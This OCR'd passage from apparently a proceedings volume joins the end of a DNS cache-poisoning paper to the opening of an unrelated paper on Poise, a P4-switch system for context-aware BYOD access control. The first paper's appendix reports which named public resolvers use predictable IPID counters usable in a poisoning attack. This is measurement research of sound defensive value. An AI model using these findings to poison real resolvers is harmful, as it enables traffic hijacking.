[63] Kyle Schomp, Tom Callahan, Michael Rabinovich, and Mark Allman. Assessing dns vulnerability to record injection. In *Proceedings of the Passive and Active Measurement Conference*, 2014.

[64] Kyle Schomp, Tom Callahan, Michael Rabinovich, and Mark Allman. Dns record injectino vulnerabilities in home routers. http://www.icir.org/mallman/talks/schomp-dns-security-nanog61.pdf, 2014.

[65] Christoph Schuba. Addressing weaknesses in the domain name system protocol. *Master's thesis, Purdue University, West Lafayette, IN*, 1993.

[66] Haya Shulman and Michael Waidner. Fragmentation considered leaking: port inference for dns poisoning. In *International Conference on Applied Cryptography and Network Security*, pages 531–548. Springer, 2014.

[67] Joe Stewart. Dns cache poisoning–the next generation, 2003.

[68] Yves Vanaubel, Jean-Jacques Pansiot, Pascal Mérindol, and Benoit Donnet. Network fingerprinting: Ttl-based router signatures. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 369–376. ACM, 2013.

[69] Paul Vixie. Dns and bind security issues. In *Usenix Security Symposium*, 1995.

[70] Paul Vixie, S Thomson, Y Rekhter, and J Bound. Rfc 2136: Dynamic updates in the domain name system (dns update), 1997.

[71] Xu Zhang, Jeffrey Knockel, and Jedidiah R Crandall. Onis: Inferring tcp/ip-based trust relationships completely off-path. In *IEEE INFOCOM 2018-IEEE Conference on Computer Communications*, pages 2069–2077. IEEE, 2018.




Figure 11: Headers in a DNS packet

Appendices

A IP Fragmentation

IP fragmentation allows IP datagrams to be transmitted through networks which limit packets to a small size. On an arbitrary internet path, Path Maximum Transmission Unit (PMTU) defines the size limit of IP packets, and datagrams larger than PMTU will be fragmented. PMTU equals the minimum MTU of each hop in the path, and can be discovered using a technique described in [59]. Particularly, the MTU of Ethernet is 1,500 bytes [51].

As shown in Figure 11, IP fragmentation and reassembly is supported by using several fields of the IP header: Identification (IPID), Don't Fragment bit (`DF`), More Fragment bit (`MF`) and Fragment Offset. If a sender does not desire a datagram to be fragmented, the `DF` flag is set. The `MF` flag indicates whether this is the last fragment of the datagram, and is cleared in the last fragment. Fragment Offset shows the position of current fragment in the original datagram. Most importantly, fragments of one IP datagram have the same IPID, in order to be correctly reassembled.

Specifically for DNS packets, they contain IP header, UDP header and DNS header. If a DNS packet is fragmented, *only the first fragment* will have UDP header and DNS header.

Fragmentation considered "harmful". Despite being one of the IP basic functions, there has been long discussions on the problems caused by IP fragmentation. The earliest report on the issue dates back to 1987 [54], which shows that fragmentation can lead to poor performance and complete communication failure. As documented by [46], IP fragmentation can also result in frequent data corruption. In recent studies, IP fragmentation can be used to circumvent DNS cache injection defences [43, 48], or cause CAs to issue fraudulent certificates [33]. Because of the security issues, there have been discussions on completely avoiding fragmentation behaviors [40].

B IPID Assignment of Public DNS Services

Using the technique described in Section 4, we test the IPID assignment of egress resolvers of 7 public DNS services. We




Figure 12: IPID assignment of a) Cloudflare DNS, b) Quad9 DNS, c) OpenDNS, and d) Comodo Secure DNS, observed from one vantage point. Each line represents one egress resolver, and each dot marks one DNS response packet.

use two vantage points as DNS clients, and start the measurement on both machines at the same time. We change the speed of DNS queries every 100 seconds (from 1Qps, 10Qps to 100Qps).

Hash-based IPID counters. We find that egress resolvers of Cloudflare, Quad9, OpenDNS, Comodo and Norton use hash-based IPID counters. Figure 12 shows the IPIDs of DNS responses received by one DNS client. After separating responses from different egress resolvers (i.e., lines in Figure 12), we find that the egress resolvers use predictable




Figure 13: IPID assignment of Norton ConnectSafe DNS for fragmented DNS responses (egress resolver: 156.154.180.*).




Figure 14: IPID assignment of Google Public DNS (egress resolver: 172.253.0.*).

incremental IPID counters. The increments are linear with time, because in hash-based algorithms each IPID counter is shared by an array of destination addresses. We confirm that the algorithm is hash-based, because the IPIDs of DNS reponses sent to our two vantage points are not related.

Particularly, as shown in Figure 13, Norton ConnectSafe uses hash-based IPID counters for fragmented DNS responses only, and uses zero IPID values when they are not fragmented. This design has made IPID prediction easier, as most DNS packets on the Internet are not fragmented, so the IPID counters are hardly increased by normal responses.

Random IPID assignment. As shown in Figure 14, egress resolvers of Google and Verisign use random IPID assignment. As upstream resolvers, the two services cannot be exploited in the attack.

Programmable In-Network Security for Context-aware BYOD Policies

Qiao Kang
Rice University

Lei Xue
The Hong Kong Polytechnic University

Adam Morrison
Rice University

Yuxin Tang
Rice University

Ang Chen
Rice University

Xiapu Luo
The Hong Kong Polytechnic University

Abstract

Bring Your Own Device (BYOD) has become the new norm for enterprise networks, but BYOD security remains a top concern. Context-aware security, which enforces access control based on dynamic runtime context, is a promising approach. Recent work has developed SDN solutions to collect device contexts and enforce access control at a central controller. However, the central controller could become a bottleneck and attack target. Processing context signals at the remote controller is also too slow for real-time decision change.

We present a new paradigm, *programmable in-network security* (Poise), which is enabled by the emergence of programmable switches. At the heart of Poise is a novel security primitive, which can be programmed to support a wide range of context-aware policies in hardware. Users of Poise specify concise policies, and Poise compiles them into different configurations of the primitive in P4. Compared with traditional SDN defenses, Poise is resilient to control plane saturation attacks, and it dramatically increases defense agility.

1 Introduction

BYOD refers to the practice where enterprise employees could use privately owned tablets, phones, and laptops at work [32]. This practice has become the new norm in many organizations [7, 13, 14, 17, 23, 29], and its market is projected to grow and exceed $73 billion by 2021 [17].

One of the top concerns, however, is BYOD security. As BYOD devices are generally less well-managed than their enterprise counterparts, they are easier targets to compromise [6, 8, 47, 101]. This is further exacerbated by the fact that such devices are used to access sensitive enterprise resources as well as untrustworthy services in the wild [4, 22]. At its core, BYOD security represents a concrete instance of a fundamental challenge, sometimes known as the "end node problem" [11, 12]. The "end nodes" are not subject to the same level of centralized control, management, and protection as the enterprise infrastructure. We can easily update the access control lists on the gateway router, or patch newly discovered vulnerabilities on a server, but ensuring that the individual end points are properly patched is much more difficult. As such, insecure end devices tend to become the weakest link in the security chain [25].

One promising approach to BYOD security is to use *context-aware* policies, which enforce access control based on devices' runtime contexts [58]. For instance, a policy may deny access from devices whose TLS libraries have not been updated [98], or grant access to devices that are physically located in the enterprise boundary [88], or allow the use of a sensitive service only if administrators are online [56, 87]. In each of these scenarios, the policy makes security decisions based on additional "threat signals", such as the device location, library version, or even the status of other devices in the network. Context-aware policies are in a class of their own—they are much more *dynamic*, as contexts can change frequently (e.g., GPS location), and they require *global visibility* of the entire network (e.g., administrators online).

Supporting context-aware policies in enterprise networks presents interesting research challenges. Some traditional systems operate at the server side [89, 94], which enables easier management and update of security policies; others operate at the client side [91], making it easier to access device context. A common limitation, however, is that the individual nodes—clients or servers—only have local visibility. Such a "tunnel vision" hinders the ability to make synchronized security decisions network-wide [86]. Latest proposals address this using OpenFlow-based SDN, where a software controller collects context signals from all devices and enforces network-wide access control [58]. However, the central controller is vulnerable to control plane saturation attacks [82], and processing threat signals in a remote software controller incurs delay and decreases agility.

Our contribution. We present a novel design called Poise, or programmable in-network security, whose goal is to address the limitations of OpenFlow-based SDN defense. Poise has a new security primitive that runs in switch hardware, and it can change defense decisions at hardware speeds. Clients embed context signals in network traffic, and Poise parses these signals and enforces security policies without involving a remote software controller. This primitive is also reprogrammable in a declarative language to support a wide range of context-aware policies. These declarative policies are

Kang, Xue, and Morrison contributed to this work equally; Chen and Luo are the corresponding authors.

compiled by Poise into different configurations of the security primitive as P4 programs. Compared with traditional SDN defenses [58, 75, 82], this new paradigm results in defenses that are highly efficient, agile, and resilient to control plane saturation attacks [82].

The key enabler for Poise is the emerging *programmable data planes* developed by the latest networking technology. New switches, such as Intel FlexPipe [16], Cavium XPliant [9], and Barefoot Tofino [3], can be programmed in P4 [19] to support user-defined network protocols, custom header processing, and sophisticated state in hardware. P4-programmable networks represent a major step beyond OpenFlow-based SDN. OpenFlow switches have fixed-function hardware, and they can only support programmable forwarding by occasionally invoking remote software controllers. P4 switches, on the other hand, offer hardware-based programmability, which can be applied to every single packet without performance slowdown. The novelty of Poise lies in leveraging these new hardware features for context-aware security—we encode context signals with user-defined protocols, compute access control decisions using programmable packet processing, and support stateful, network-wide policies by designing hardware data structures.

After motivating our problem further in §2, we present:

- The concept of programmable in-network security (§3);
- A language and compiler for context-aware policies (§4);
- A novel in-network security primitive (§5);
- The Poise orchestration service and device module (§6);
- Discussions and limitations of Poise (§7);
- Prototype and evaluation of Poise that demonstrate its practicality, as well as its higher resilience to control plane saturation attacks and increased defense agility compared with OpenFlow-based SDN defense (§8);

We then describe related work in §9, and conclude in §10.

2 Background and Motivation

Context-aware security (CAS) stands in stark contrast to conventional security mechanisms—existing mechanisms can only support *static* policies, but CAS uses *dynamic* policies based on runtime contexts. For instance, NAC (network access control) mechanisms such as IEEE 802.1x [33] and Cisco Port/VLAN/IOS ACLs [10, 26] statically configure access control policies, whether for a device, an IP prefix, or a VLAN ID. Role- or attribute-based access control mechanisms [52, 53, 76] also perform access control based on statically-defined roles or attributes.

CAS, on the other hand, uses the runtime contexts of a request as threat signals (e.g., location/time of access, status of the network); whenever the signals change, the security decisions would adapt accordingly. The theoretical underpinnings of CAS have been studied more than a decade back [41], but it recently found an array of new applications in securing IoT and mobile devices [39, 51, 58, 60, 91]. These devices, just like the BYOD clients in our scenario, suffer from the "end node problem" [11, 12]. CAS has proven to be effective for such scenarios, because it can enable a more precise protection based on threat signals collected from the end nodes.

2.1 Design space

The concept of CAS by itself does not necessitate a client-, server-, or network-based design; rather, these design points have different tradeoffs. First off, purely server-side solutions are often ineffective, as we desire to collect context signals from client devices at runtime. Therefore, typical CAS systems [58, 91] need to install a *context collection* module at the clients. In terms of *policy enforcement*, one could co-locate enforcement with context collection, resulting in a purely client-based solution [91]. The main drawbacks, however, are that a) individual devices only have local views, making network-wide decisions hard to come by, and that b) policy management is much harder, as policies are distributed to each device; this might raise additional concerns if some policies are themselves sensitive data. Another option is to enforce the policies inside the network. The network has a global view for holistic protection, and it enables centralized policy management and update. Poise adopts this design option.

2.2 Traditional networks are not enough

However, traditional network devices (i.e., switches and middleboxes) are not up to the task, because they are built with fixed-function hardware that is customized for specific purposes. For instance, traditional switch hardware is optimized for a fixed set of protocols (e.g., TCP/IP), but it does not understand context information, such as GPS location, time of access, or library versions. Similarly, hardware middleboxes also come with fixed functions, e.g., firewalls or deep packet inspection (DPI); function updates are typically constrained by the speed of hardware upgrades, which is much slower than the need for defense adaptation. As a result, traditional in-network security mechanisms merely provide *fixed-function security*, such as static access control lists, firewalls, and traffic filters. There is a fundamental gap between the dynamic nature of CAS and the static nature of the network devices.

2.3 How about OpenFlow-based SDN?

Software-defined networking (SDN) [67] can partially address this by the use of a software controller for *control plane programmability*. Although the OpenFlow switch hardware remains fixed in function, switches can send `PacketIn` messages to the central controller for programmable decisions. This paradigm underlies many recent developments in network security [58, 75, 77, 80, 81, 82]. In particular, a recent work PBS [58] supports context-aware security by running




Figure 1: P4 switches are programmable in hardware. Packets first go through a programmable *parser*, which supports user-defined protocols. Packet headers are then streamed through a number of hardware *stages*, each of which contains stateful *registers*, arithmetic logic units (*ALUs*), and *match/action tables*. Packets can be *recirculated* to go through the stages multiple times to trigger different programmable elements.

the policy enforcement module as an "SDN app" in a centralized controller. This app can collect context signals from all devices and enforce access control in a global manner.

However, in traditional SDN, programmability comes at a great cost, as it resides in a centralized software controller. First, `PacketIn` messages incur a round-trip time delay between the switch and the remote controller, whereas packets in the data plane are processed at hardware speeds. As such, we can only programmatically process a small set of packets—typically one packet per flow (e.g., the first packet). Second, traditional SDNs are vulnerable to control plane saturation attacks [82], where an adversary can cause high-volume traffic to be sent to the software controller. A recent work OFX [84] has further highlighted that, for security applications that require dynamic, fine-grained decisions, centralized SDN controllers would pose a severe bottleneck. The key goal of Poise is to address the limitations of traditional SDN defenses by enforcing CAS in switch hardware.

2.4 Opportunity: Programmable data planes

Data plane programmability represents the latest step in the networking technology. In contrast to OpenFlow-based SDN, P4-programmable networks provide new features that can be reconfigured in hardware (Figure 1). The key novelty of Poise is to leverage them for in-network policy enforcement.

1. Customized header support for CAS. P4 switches can recognize customized protocols and headers beyond TCP/IP via the use of a programmable parser, without the need for hardware upgrades. Our observation is that this allows us to programmatically define context signals as special header fields, and embed them in network traffic. P4 switches can directly parse context signals from client traffic.

2. Security decision changes at hardware speeds. Each hardware stage is integrated with ALUs (Arithmetic Logic Units) that can perform computation over header fields at line-speed. The implication for security is that, without involving a remote software controller, switches can evaluate context values (e.g., GPS locations) and make security decisions (e.g., location-based access control) directly in hardware.

3. Cross-packet state for network-wide security. Last but not least, the hardware stages also have persistent memory in read/write registers, and they can process packets based on persistent state. We observe that this enables the network to make coordinated security decisions in a network-wide manner—decisions for one client could depend on past network behaviors, or activities from other parts of the network.

These hardware features are programmable in P4 [19, 43]. Switch programs can be compiled and installed from the switch control plane (Figure 1), which typically runs a customized version of Linux and has general-purpose CPUs. The P4 compiler maps a switch program to the available hardware resources [64]. Programs that successfully compile on a target are guaranteed to run at linespeed, due to the pipelined nature of the hardware. Programs that exceed available hardware resources would be rejected by the P4 compiler.

2.5 Trust model

Poise shares the same trust model as existing CAS solutions [58, 91]—the context collection module at the clients and policy enforcement module at the switch are both trusted. As a network-based design, Poise also trusts the network infrastructure (switches and access points). The context collection module can be installed as a pre-positioned Android kernel module with OEM support; this is common in Enterprise Mobility Management solutions [5, 27, 31, 91]. It only collects and propagates context signals when devices are connected to the enterprise network; standard BYOD frameworks such as Android for Work [2] or Samsung Knox [24] can support this. Users can install unmodified Android apps. CAS specifically protects against malicious apps, and following existing work [58, 91], we assume that malicious apps cannot compromise the kernel or obtain root privileges. It is possible to further relax these assumptions by directly establishing the root of trust in hardware [28, 30, 74]. In the case where untrusted devices may connect to the network, Poise needs to perform authentication on context signals before using them for decision making, e.g., by adding support for cryptography in P4 switches. We discuss this in more detail in §7.

3 Programmable In-Network Security

We call this new paradigm *programmable in-network security*.

Scenario. Consider the enterprise network shown in Figure 2, which hosts several types of private data, such as employee records and sales records, and also provides connectivity to the Internet. The operator wants to enforce dynamic access control of sensitive enterprise data in the presence of BYOD clients. For instance, the policy might specify that a) sales records should only be accessed by devices belonging to the sales department; b) during regular work hours; c) from devices that are properly patched to address some recently discovered vulnerability; and, d) a device can only access the sales records if the sales manager is online. Poise is designed for context-aware security policies such as these.




Figure 2: Poise compiles high-level policies into a) switch programs, and b) device configurations. The clients send periodic context packets to the network, and Poise enforces the policy in the switches.

The Poise system. At the heart of Poise is a novel *switch primitive* that can enforce CAS policies in hardware. The design of this primitive also tackles a practical challenge. Since P4 programs specify low-level packet processing behaviors, they are akin to "assembly-level" programs, and one often needs to hand-optimize P4 programs to reduce resource usage. Therefore, we allow network operators to specify CAS policies in a *declarative language* that is much higher-level than P4. Our *compiler* can then generate optimized P4 programs automatically, which are different versions of the security primitive. The Poise compiler also generates configurations for the context collection module at the clients. It collects context signals based on the configuration, and sends out periodic context packets to the network. Policy changes can be easily supported by a recompilation. Client configurations need not be affected by policy updates, unless the new policies require new types of context signals to be collected.

Next, we first describe the Poise language and compiler, then the switch primitive, and finally, the client module and how these components work together.

4 The Poise Language and Compiler

The policy language in Poise is inspired by the Frenetic family of SDN programming languages [38, 54, 68, 69, 79], but we adapt them a) from an OpenFlow setting to P4, which supports richer header operations and state, and b) from a network management setting to security, by supporting security contexts. Specifically, we have designed the Poise language based on Pyretic NetCore [69], where network policies are written as a series of match/action statements. In terms of the semantics of the language, a policy represents a function that maps an incoming packet to zero (i.e., drop), one (i.e., unicast), or more (i.e., multicast) outgoing packets. A policy could be as simple as `drop`, which drops all packets, although practically, the policy would make a decision based on the context a packet carries, such as `if match(dip==66.220.144.0) then drop`, which blacklists a block of destination IP addresses, or `if match(0800<=time<=1800) then drop`, which denies access depending on the time of day. Figure 3 summarizes the

Primitive Actions
A ::= drop | fwd(port) | flood | log
Expressions
E ::= v | $e_1 + e_2$ | $e_1 - e_2$ | $e_1 * e_2$ | M
Constant Lists
L ::= nil | v, L
Predicates
P ::= match($e_1 \circ e_2$) | match(h $\circ$ e) | match(h in l) | P&P | (P|P) | !P
Monitors
M ::= count(P)
Policies
C ::= A | if P then C else C | (C|C)

Figure 3: The language syntax for Poise policies. Context fields are represented as h. Expressions are represented as e, or v (constants). The $\circ$ operator indicates comparisons.

language syntax, and the highlighted portions show the differences from NetCore, which we explain more below.

4.1 Key language constructs

Security contexts. Poise encodes context fields in customized headers, such as `time` or `dev`. When a policy refers to multiple context fields, Poise structures the context headers in the order in which they appear in the policy program.

Context operations. Poise also supports sophisticated operations over context headers, as indicated in the expressions and predicates in Figure 3. An expression could be a constant, an arithmetic operation over header fields, or a complex expression over subexpressions. Security decisions are made based on predicates over expressions, where the $\circ$ operator indicates comparisons such as $>$, $<$, and so on. Contexts can also be tested against constant lists, which are pre-defined in the policy to encode membership relations. For instance, one could define a list of devices with administrative roles as `def adminlst = ["dev1", "dev2"]`. Then, the policy could refer to the lists as part of the decision-making process, such as `if match(!dev in adminlst) then fwd(mbox)`, which forwards traffic from non-admin devices to a middlebox for traffic scrubbing. We note that the original NetCore does not support the use of contexts or sophisticated context operations; rather, Poise adds such extensions based on the extra processing power in P4 for security support.

Stateful monitors. Unlike NetCore, Poise supports stateful policies which make security decisions based on network-wide state. This is done via monitor expressions, which monitor activities of interest in persistent state. A monitor expression is written as `count(pred)`, which counts the number of packets that satisfy the predicate `pred` in the current time window; for instance, `count(match(is_admin))` counts the number of packets generated from a device with an administrative role. The counters are periodically reset to zero when a new time window begins. These monitors enable programmers to write network-wide policies. This is different from

stateless NetCore policies, where monitors passively collect traffic statistics, but do not affect forwarding decisions.

Actions. The decision of a Poise policy is represented by its action field. Currently, Poise supports four types of actions. The `drop` decision denies access. The `fwd` decision allows access, and can be further parameterized by an outgoing switch port, so that it can actuate further processing—e.g., sending packets through an DPI device that can be reached via a particular port. The `flood` decision broadcasts a packet. The `log` decision sends a packet to a logger that detects potentially suspicious activity; this is achieved by aliasing the `fwd` decision and specifying a special port for the local switch CPU. Packets sent for logging will be pumped to the control plane of the switch, which runs a logging component. This can be easily generalized to enable remote logging, e.g., by wrapping the packet inside another IP header, where the destination IP represents a network activity logger.

Composing policies. Similar as NetCore, Poise can compose multiple policies `P1|P2|...|Pn` and compile them into a single switch program. This is useful, e.g., when `Pi` and `Pj` check different context signals and the enterprise wants to apply them in combination. The Poise compiler rejects the composition of conflicting policies at compilation time.

4.2 Example policies

The Poise language is expressive enough to capture a wide range of existing and new policies, and it is much more concise than low-level languages such as P4. Next, we describe seven practical BYOD policies, where the first two are adapted from existing work [58] and the rest are new policies supported by Poise. Variables `dev`, `time`, `lat`, `lon`, and `usr` are customized header fields.

P1: Block certain services in work hours [58]: A common BYOD policy is to block access from certain devices to entertainment websites during work hours:

```
def businesslst = ["dev1", "dev2"]
if match(dip==66.220.144.0 &
   dev in businesslst &
   (time>=0800)&(time<=1800))
then drop
```

P2: Direct traffic from guest devices through a middlebox [58]: Another useful policy is to distinguish traffic from authorized devices and guest devices, and direct guest traffic through a middlebox for traffic scrubbing:

```
def authlst = ["dev1", "dev2"]
if match(dev in authlst)
then  fwd(server)
else  fwd(mbox)
```

New policies. There are also useful policies in Poise that cannot be easily supported in traditional networks; they are implementable in Poise due to the use of programmable data planes, which can perform arithmetic operations over context headers, and maintain network-wide state to make coordinated security decisions. We give an example of each below.

P3: Distance-based access control: This policy grants access to a service only if the user is within a certain distance from a physical location (e.g., the server room); this requires performing arithmetic operations over GPS coordinates embedded in the packet header:

```
if ((lat-x)*(lat-x)+(lon-y)*(lon-y) < D)
then  fwd(server)
else  drop
```

P4: Allow access only if admin is online: Poise can support coordinated, network-wide policies by monitoring security events of interest and making decisions based on the result. For instance, a policy might grant access to a service only if the admin is online:

```
def adminlst = ["Bob", "Alice"]
c = count(match(usr in adminlst))
if match(c>0) then fwd(server)
```

Advanced policies. Inspired by the literature of "continuous authentication" [37, 49, 50, 92], we propose a set of advanced policies that use device context to detect subtle but important indicators of potential attacks. Due to space constraints, we only describe the high-level policies, but not the programs. *P5: Block requests without explicit user interaction*, which denies access to a sensitive service if all apps are running in the background and there is no user interaction with the touchscreen to trigger the request; such requests are likely generated by malware. *P6: Scrub traffic if UIs are overlapping*, which forwards traffic through a middlebox if the context information shows that app UIs are overlapping—a potential sign for UI hijacking [55]. *P7: Conduct deep packet inspection if camera/recorder is on*, which detects if sensitive information is being leaked through an active camera/recorder app [36].

4.3 Compilation

Next, we discuss how the Poise compiler processes the key language constructs and generates P4 implementations.

Compiling security contexts. The Poise compiler generates P4 headers for each context. Context packets have special IP protocol numbers (143 for TCP, 144 for UDP), and they have no payload. Context headers follow the TCP/UDP headers (e.g., Eth|IP|TCP|Ctxt). Poise switches recognize the context headers by the IP protocol number, whereas legacy switches forward these packets based on destination IPs. User traffic is not modified by Poise in any way. (See Figure 13 in Appendix.) As a concrete example, Figure 4(a) shows the P4 headers for the `gps` signals: latitude and longitude.

Compiling context operations. The Poise compiler distinguishes between five classes of context operations: arithmetic operations, bitwise operations, comparisons, context matches, and membership tests. The first three classes are simpler to handle, as they can be directly translated into their P4 counterparts; the latter two require the compiler to generate additional code components in P4. First off, all context fields are compiled into header definitions and references to these




Figure 4: The Poise compiler processes the key language constructs and generates P4 implementations. The P4 snippets shown are simplified for clarity of presentation. For instance, in (b), the instantiation of the `thresh` register is not shown; in (d), the timestamp of a packet is obtained via the `ingress_global_timestamp` field instead of a variable called `NOW`.

headers, as discussed above. Then, for arithmetic, bitwise, or comparison operations over header fields, such as `lat*lat`, `sensors&0x01`, or `time<10`, our compiler forms expressions using the corresponding P4 operations over the headers. For arithmetic operations, the current P4 specification supports addition, subtraction, and multiplication, which are all supported by the Poise compiler. Notably missing from the list are division and modulo operations, which tend to be expensive to implement in switch hardware (although sometimes they can be approximated by bit shifts if the divisor is a power of two). If a Poise program involves operations unimplementable in P4, our compiler would reject the policy during compilation.

As an example, Figure 4(b) shows simplified P4 snippets that our compiler generates for computing the distance between a pair of GPS coordinates to a pre-defined center (assumed to be `(0,0)`). Our compiler also generates conditional statements based on the policy, e.g., `if-else` branches to test if the distance exceeds a threshold. Context operations are performed within an `apply` block at `control Ingress`, which means the switch ingress pipeline.

Context matches, on the other hand, are compiled into match/action tables in P4. A match can be an `exact` match, which requires matching a context field against a list of keys bit by bit. It could be a `range` match, which compares a context field against a range of values in TCAM (Ternary Content Addressable Memory). By default, Poise uses 4-byte headers for exact matches, and 2-byte headers for range matches. Context matches can also be performed against a user-specified constant list that defines membership, e.g., a set of devices owned by the sales department. For a list with k items $[a_1, a_2, \cdots, a_k]$, our compiler will construct a match/action table with k entries, where each entry corresponds to an item in the list. The actions associated with the entries depend on the mode of access defined in the policy program.

For instance, consider the P4 snippet in Figure 4(c), which shows a match/action table generated from a constant list of two entries: Bob and Alice. The table implements an `exact` match on the device ID field. If the context match is successful, then the device will be granted access; unsuccessful matches indicate that the context fails the membership test, and these requests will be denied access.

Compiling stateful monitors. The Poise compiler generates a read/write register for each stateful monitor in the policy, as well as code components for detecting monitored events and updating the monitor values. Such monitors are implemented as a number of registers in P4, which are supported in switch SRAM. Updates to the registers are linespeed, so they can be performed on a per-packet basis. Specifically, for each incoming packet, the generated code checks whether this corresponds to an event of interest, using either a context match, or a match over a membership list. If this event should be monitored, the code additionally updates the monitor register and records the event timestamp. If a long time has elapsed after the previous event took place, then this register is cleared to indicate that the monitored event is absent. As discussed before, monitors enable network-wide policies that make coordinated security decisions—a policy can test if a monitored event is detected, and make decisions accordingly.

Concretely, the snippet in Figure 4(d) shows an example. It instantiates a 32-bit register to hold the monitor value, and updates the register when the `admin` context is active in a packet. The code associates a timestamp to this monitor, and resets the monitor upon timeout.

Compiling actions. An action will be taken on each packet to represent the final decision made on its context. In P4, decisions are represented by attaching special metadata fields to a packet, which will be recognized and processed by a *traffic manager*, which schedules packets to be sent on the correct outgoing port(s) or dropped. Logging a packet is achieved by setting the outgoing port to be the switch CPU.

Compiler optimizations. Programmable data planes have three types of notable constraints. *Stages:* There is a fixed number of hardware stages, and a packet can only match against one single context table per stage. *Tables:* A single stage can only hold a fixed number of tables. *Memory:* Each stage has a limited amount of memory.

The Poise compiler performs two types of optimizations, which are particularly useful when Poise needs to compose many policies together. (a) If multiple policies check against the same context signal, our compiler will perform *table dedu-*

plication to eliminate redundant context tables and save memory. (b) If a policy performs more context checks than the number of available stages, Poise will *collapse* the policy by *recirculating* context packets to traverse the stages multiple times, triggering different tables at each recirculation. This addresses the switch constraint that a packet can only trigger a single table per stage. Our optimization creates the illusion of a larger number of stages with the cost of slightly increased latency for recirculated packets. We refer interested readers to Appendix A.2 for more details.

Summary. So far, we have described the basic compilation algorithm as if each packet is tagged with context information. This makes it easy for a switch to access a packet's context without keeping state, but it results in high traffic overhead. Next, we will relax this assumption by the design of a stateful, efficient, programmable in-network security primitive.

5 The In-Network Security Primitive

Poise has a security primitive that runs in a programmable switch, which is dynamic, efficient, and programmable.

Goal: A dynamic and efficient security primitive. The in-network primitive should ideally allow the level of protection to be adjusted between per-packet and per-flow granularities, by supporting a tunable frequency of context packets for each connection. At one end of the spectrum, per-flow granularity of protection degenerates into a static security mechanism that does not support context changes within a connection. Thus the protection is very coarse-grained, especially for long-lived connections that persist for an extended period of time (e.g., push-based mobile services, such as email [93]). At the other end, per-packet granularity is extremely fine-grained, but it may incur unnecessary resource waste unless context changes from packet to packet. As a concrete example, if there are 20 context fields across policies, then each client needs to send $20 \times 4/500 = 16\%$ extra traffic, assuming typical 500-byte packets and 4-byte context fields. The Poise primitive supports a property that we call *subflow-level security*, which achieves a tunable tradeoff between security granularity and overhead when enforcing context-aware security.

